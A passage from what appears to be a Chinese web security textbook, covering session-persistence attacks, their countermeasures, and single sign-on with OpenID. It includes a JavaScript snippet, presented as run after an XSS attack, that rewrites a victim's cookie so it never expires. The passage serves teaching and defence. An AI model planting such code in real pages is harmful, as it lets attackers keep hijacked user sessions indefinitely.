安全研究者 cnqing 曾经开发过一个叫“SessionIE”的工具，其中就实现了 Session 状态的保持：



SessionIE 工具的界面

想使得 Cookie 不失效，还有更简单的方法。

在 Web 开发中，网站访问量如果比较大，维护 Session 可能会给网站带来巨大的负担。因此，有一种做法，就是服务器端不维护 Session，而把 Session 放在 Cookie 中加密保存。当浏览器访问网站时，会自动带上 Cookie，服务器端只需要解密 Cookie 即可得到当前用户的 Session 了。这样的 Session 如何使其过期呢？很多应用都是利用 Cookie 的 Expire 标签来控制 Session 的失效时间，这就给了攻击者可乘之机。

Cookie 的 Expire 时间是完全可以由客户端控制的。篡改这个时间，并使之永久有效，就有可能获得一个永久有效的 Session，而服务器端是完全无法察觉的。

以下代码由 JavaScript 实现，在 XSS 攻击后将 Cookie 设置为永不过期。

```
// 让一个Cookie不过期
anehta.dom.persistCookie = function(cookieName){
    if (anehta.dom.checkCookie(cookieName) == false) {
        return false;
    }

    try{
        document.cookie = cookieName + "=" + anehta.dom.getCookie(cookieName) +
            ";" + "expires=Thu, 01-Jan-2038 00:00:01 GMT;";
    } catch (e){
        return false;
    }
    return true;
}
```

攻击者甚至可以为 Session Cookie 增加一个 Expire 时间，使得原本浏览器关闭就会失效的 Cookie 持久化地保存在本地，变成一个第三方 Cookie（third-party cookie）。

如何对抗这种 Session 保持攻击呢？

常见的做法是在一定时间后，强制销毁 Session。这个时间可以是从用户登录的时间算起，设定一个阈值，比如 3 天后就强制 Session 过期。

但强制销毁 Session 可能会影响到一些正常的用户，还可以选择的方法是当用户客户端发生变化时，要求用户重新登录。比如用户的 IP、UserAgent 等信息发生了变化，就可以强制销毁当前的 Session，并要求用户重新登录。

最后，还需要考虑的是同一用户可以同时拥有几个有效 Session。若每个用户只允许拥有一个 Session，则攻击者想要一直保持一个 Session 也是不太可能的。当用户再次登录时，攻击者所保持的 Session 将被“踢出”。

## 9.7 单点登录（SSO）

单点登录的英文全称是 Single Sign On，简称 SSO。它希望用户只需要登录一次，就可以访问所有的系统。从用户体验的角度看，SSO 无疑让用户的使用更加的方便；从安全的角度看，


SSO 把风险集中在单点上，这样做是有利有弊的。

SSO 的优点在于风险集中化，就只需要保护好这一个点。如果让每个系统各自实现登录功能，由于各系统的产品需求、应用环境、开发工程师的水平都存在差异，登录功能的安全标准难以统一。而 SSO 解决了这个问题，它把用户登录的过程集中在一个地方。在单点处设计安全方案，甚至可以考虑使用一些较“重”的方法，比如双因素认证。此外对于一些中小网站来说，维护一份用户名、密码也是没有太大必要的开销，所以如果能将这个工作委托给一个可以信任的第三方，就可以将精力集中在业务上。

SSO 的缺点同样也很明显，因为风险集中了，所以单点一旦被攻破的话，后果会非常严重，影响的范围将涉及所有使用单点登录的系统。降低这种风险的办法是在一些敏感的系统里，再单独实现一些额外的认证机制。比如网上支付平台，在付款前要求用户再输入一次密码，或者通过手机短信验证用户身份等。


目前互联网上最为开放和流行的单点登录系统是 OpenID。OpenID 是一个开放的单点登录框架，它希望使用 URI 作为用户在互联网上的身份标识，每个用户（End User）将拥有一个唯一的 URI。在用户登录网站（Relying Party）时，用户只需要提交他的 OpenID（就是用户唯一的 URI）以及 OpenID 的提供者（OpenID Provider），网站就会将用户重定向到 OpenID 的提供者进行认证，认证完成后重定向回网站。

OpenID 的认证流程可以用下图描述。




OpenID 的认证过程

在使用 OpenID 时，第一步是向网站提供 OpenID。



第二步，网站重定向到 OpenID 的提供者进行身份认证，在本例中 OpenID 的提供者是 myopenid.com。



第三步，用户将在 OpenID 的提供者网站登录，并重定向回网站。

Select a persona:	<input checked="" type="radio"/> work
work	<input type="radio"/> edit
Nickname	Bob
Full Name	Bob Smith
E-mail Address	bob.smith@gmail.com

What exactly do these buttons do?

OpenID 模式仍然存在一些问题。OpenID 的提供者服务水平也有高有低，作为 OpenID 的提供者，一旦网站中断服务或者关闭，都将给用户带来很大的不便。因此目前大部分网站仍然是很谨慎地使用 OpenID，而仅仅是将其作为一种辅助或者可选的登录模式，这也限制了 OpenID 的发展。

## 9.8 小结

本章介绍了认证相关的安全问题。认证解决的是“Who Am I？”的问题，它就像一个房间